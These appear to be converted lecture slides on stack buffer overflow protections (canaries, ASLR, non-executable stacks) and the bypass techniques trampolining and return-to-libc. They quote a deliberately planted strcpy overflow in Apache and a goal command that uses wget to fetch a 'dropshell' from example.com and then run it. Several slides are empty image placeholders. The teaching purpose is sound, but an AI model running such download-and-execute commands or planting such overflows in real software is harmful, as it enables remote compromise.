
---

How can we make these even more difficult?

- Putting code into the memory (no zeroes)  
Option: Make this detectable with canaries
- Finding the return address (guess the raw address)  
Address Space Layout Randomization (**ASLR**)
- Getting %eip to point to our code (dist buff to stored **eip**)

# GETTING %EIP TO POINT TO OUR CODE

Recall that *all* memory has Read, Write, and Execute permissions



# Non-executable Memory Segments

- Prevent running code on the stack by enforcing a no-execution permission on the stack segment of memory.
  - If the attacker's shellcode were not able to run, then exploiting an application would be difficult.
- Finally, many operating systems now feature address space layout randomization (ASLR), which rearranges the data of a process's address space at random, making it extremely difficult to predict where to jump in order to execute code.

# Non-executable Memory Segments

- Despite these protection mechanisms, researchers and hackers alike have developed **newer, more complicated** ways of exploiting buffer overflows.
- For example, popular ASLR implementations on 32-bit Windows and Linux systems have been shown to use an **insufficient amount of randomness** to fully prevent brute-force attacks, which has required additional techniques to provide stack-smashing protection.

# Other Attack Techniques: *Trampolining*

- NOP sledding makes stack-based buffer overflows much more likely to succeed, however, they still require a good deal of guesswork and are not extremely reliable.
- **jump-to-register or trampolining**, is considered more precise.
- On initialization, most processes load the contents of external libraries into their address space.
- These external libraries contain instructions that are commonly used by many processes, system calls, and other low-level operating system code. Because they are loaded into the process's address space in a reserved section of memory, they are in predictable memory locations.
  - Attackers can use knowledge of these external libraries to perform a trampolining attack.

# Other Attack Techniques: *Trampolining*

- For example, an attacker might be aware of a particular assembly code instruction in a Windows core system DLL and suppose this instruction tells the processor to jump to the address stored in one of the processor's registers, such as ESP.
  - If the attacker can manage to place his malicious code at the address pointed to by ESP and then overwrite the return address of the current function with the address of this known instruction, then on returning, the application will jump and execute the jmp esp instruction, resulting in execution of the attacker's malicious code.
- Once again, specific examples will vary depending on the application and the chosen library instruction, but in general this technique provides a reliable way to exploit vulnerable applications that is not likely to change on subsequent attempts on different machines, provided all of the machines involved are running the same version of the operating system.

# Other Attack Techniques: *Return-to-libc*

- A return-to-libc attack, also uses the external libraries loaded at runtime—in this case, the functions of the C library, libc.
  - If the attacker can determine the address of a C library function within a vulnerable process's address space, such as `system()` or `execv`, this information can be used to force the program to call this function.
- The attacker can overflow the buffer as before, overwriting the return address with the address of the desired library function.
  - Following this address, the attacker must provide a new address that the libc function will return to when it is finished execution (this may be a dummy address if it is not necessary for the chosen function to return), followed by addresses pointing to any arguments to that function.

# Other Attack Techniques: *Return-to-libc*

- When the vulnerable stack frame returns, it will call the chosen function with the arguments provided, potentially giving full control to the attacker.
  - This technique has the added advantage of not executing any code on the stack itself.
  - The stack only contains arguments to existing functions, not actual shellcode. Therefore, this attack can be used even when the stack is marked as nonexecutable.

# RETURN TO LIBC

---

**Exploit:** *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function ap.getline() in http\_protocol.c:

```
char buf[64];
:
strcpy(buf,s); /* Overflow buffer */
```

# RETURN TO LIBC

---

**Exploit:** *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function ap.getline() in http\_protocol.c:

```
char buf[64];
:
strcpy(buf,s); /* Overflow buffer */
```

## Preferred: strlcpy

```
char buf[4];
strncpy(buf, "hello!", sizeof(buf));    buf = {'h', 'e', 'l', 'l'}
strlcpy(buf, "hello!", sizeof(buf));    buf = {'h', 'e', 'l', '\0'}
```

# RETURN TO LIBC

---

**Exploit:** *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function ap.getline() in http\_protocol.c:

```
char buf[64];
:
strcpy(buf,s); /* Overflow buffer */
```


**Goal:** system("wget http://www.example.com/dropshell ;  
chmod +x dropshell ;  
./dropshell");

**Challenge:** Non-executable stack

**Insight:** “system” already exists somewhere in libc

# RETURN TO LIBC

---




# RETURN TO LIBC


---




# RETURN TO LIBC




# RETURN TO LIBC




# RETURN TO LIBC



# RETURN TO LIBC




# RETURN TO LIBC




*PANIC: address not executable*

# RETURN TO LIBC

